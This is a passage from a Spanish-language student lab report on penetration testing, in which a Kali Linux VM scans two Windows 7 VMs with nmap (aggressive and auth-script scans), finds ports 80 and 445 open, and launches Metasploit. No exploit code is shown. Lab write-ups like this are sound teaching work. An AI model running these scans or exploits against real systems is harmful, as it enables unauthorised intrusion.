
Fuente: Propia Del Autor

Configuración Red de la Máquina Virtual Win7 - SE2020 asignada Automáticamente por el Sistema


Figura 10 Configuración de Red Win7 – SE2020-X86



Fuente: Propia Del Autor

IP Asignada por DHCP a la maquina Win7-SE2020 IP: 10.0.2.4 por el Banco de Trabajo


Figura 11 IP Asignada por el DHCP de la Máquina Virtual Win7-SE2020



Fuente: Propia Del Autor

Respuestas de Ping sostenido desde la Maquina Kali - Linux hacia la maquina Win7-SE2020


Figura 12 Respuestas de Ping sostenido desde la Maquina Kali - Win7-SE2020



Fuente: Propia Del Autor

IP Asignada por DHCP a la maquina Win7-SE2020 X64 IP: 10.0.2.5 por el Banco de Trabajo


Figura 13 Configuración de Red Win7 – SE2020-X64



Fuente: Propia Del Autor

IP Asignada por DHCP a la maquina Win7-SE2020 I- X64 P: 10.0.2.5 por el Banco de Trabajo


Figura 14 IP Asignada por DHCP a la maquina Win7-SE2020 I- X64



Fuente: Propia Del Autor

Respuestas de Ping sostenido desde la Maquina Kali - Linux hacia la maquina Win7 -SE2020 -X64

Figura 15 Respuestas de Ping sostenido desde la Maquina Kali – Win7-X64




Fuente: Propia Del Autor

1.4 AREA DE TRABAJO TRES MAQUINAS VIRTUALES

Esta es mi área de trabajo preestablecida para realizar la practica Virtual con las tres máquinas asignas.

Figura 16 Área De Trabajo




Fuente: Propia Del Autor

De acuerdo al grafico tenemos nuestra maquina atacante LHOST tratando de vulnerar las dos víctimas RHOST, donde la victima2 al momento de ser perpetrada muestra un pantallazo Azul al momento que el exploit es ejecutado debido a un fallo de desbordamiento caso contrario con la Victima1 donde todo el proceso de Pentesting identificando su vulnerabilidad procedemos a entrar y ejecutar el tan esperado archivo winse20w0.exe.

1.5 ETAPA PRACTICA CON LAS TRES MAQUINAS

Ya iniciando y creado el segmento de red en cada una de las máquinas virtuales, donde Kali Linux es la que va realizar el ataque (Receptor - LHOST) a las dos máquinas de Win7 (Emisor - RHOST). comenzamos descubriendo con el comando ***Ifconfig*** para ver que IP tiene el LHOST Kali Linux y notamos que tiene la IP inet 10.0.2.15


Figura 17 Etapa Practica Con Las Tres Maquinas encendidas



Fuente: Propia Del Autor

Instalamos y actualizamos Nmap con este comando ***sudo apt-get install nmap -y*** Herramienta basadas en los protocolos TCP; donde este protocolo está orientado a conexiones en servicios de red, ya que es la herramienta encargada de escanear nuestro segmento de red creado y saber cuántos puertos están siendo detectados y utilizados, y además los diferentes tipos de estados si están Abiertos, Cerrados, Filtrado, No-Filtrado, Abierto/Filtrado, Cerrado/Filtrado.


Figura 18 Instalación y actualización Nmap



Fuente: Propia Del Autor

ESCANEOS DE PUERTOS con el comando ***nmap -A 10.0.2.0/24 -T5 -n*** para observar cuantos IP están siendo utilizadas o activas en ese segmento de Red donde el ***-A*** activa la detección de OS, versión, script y TRACEROUTE.


Figura 19 Escaneos De Puertos Con Nmap



Fuente: Propia Del Autor

Aquí nos evidencia claramente que hay 6 Host conectado y arriba para poder realizarles el escaneo donde nos interesan solo las dos que tienen las maquinas victimas.


Figura 20 Arrojando como resultado (6 HOST UP)



Fuente: Propia Del Autor

También procedemos a realizar Ping de respuestas a las dos máquinas WIN7 si se están viendo ***ping 10.0.2.4*** – Win7-SE2020, ***ping 10.0.2.5*** - Win7-SE2020-X64


Figura 21 Ping de Respuesta



Fuente: Propia Del Autor

Ya después de descubrir las IP recopilar la información sobre el sistema, se tomó la decisión de proceder a ejecutar Metasploit para realizar las pruebas de penetración a través de la consola de Metasploit ***msfconsole*** y ***msfconsole -q***


Figura 22 Ejecución del Metasploit



Fuente: Propia Del Autor

Notamos la ejecución del Metasploit configurado y listo para el ataque con esta grafica para perpetrar nuestras maquinas Víctimas.

Figura 23 Ejecución del Metasploit



Fuente: Propia Del Autor

1.6 FALLOS DE SEGURIDAD IDENTIFICADO

Nmap es una herramienta muy poderosa donde no solamente es utilizada para reconocimiento de red y escaneo de puertos sino también podemos observar que cuenta con unos scripts disponibles para escanear vulnerabilidades y malwares.


Para esta oportunidad incorpora scripts algunas vulnerabilidades tales como

- **Auth:** ejecuta todos sus scripts disponibles para autenticación
- **Vuln:** descubre las vulnerabilidades más conocidas

Como primera medida se enciende las tres máquinas virtuales Se ejecuta el Nmap con el script Auth para comprobar si existen usuarios con contraseñas y nombre de la maquina con un rango de ip parametrizado por mi desde la 10.0.2.1 hasta 10.0.2.15 con el siguiente comando:

- ***nmap -f -sS -sV –script auth 10.0.2.1 - 15***

Figura 24 Se ejecuta el Nmap con el script Auth




Fuente: Propia Del Autor

Detectando que el puerto escaneado 10.0.2.4 manda un reporte muy interesante mostrando:

PORT- 80/TCP Abierto para http y el PORT- 445/TCP Abierto y mostrando la existencia de una maquina activa con un S.O Win7.

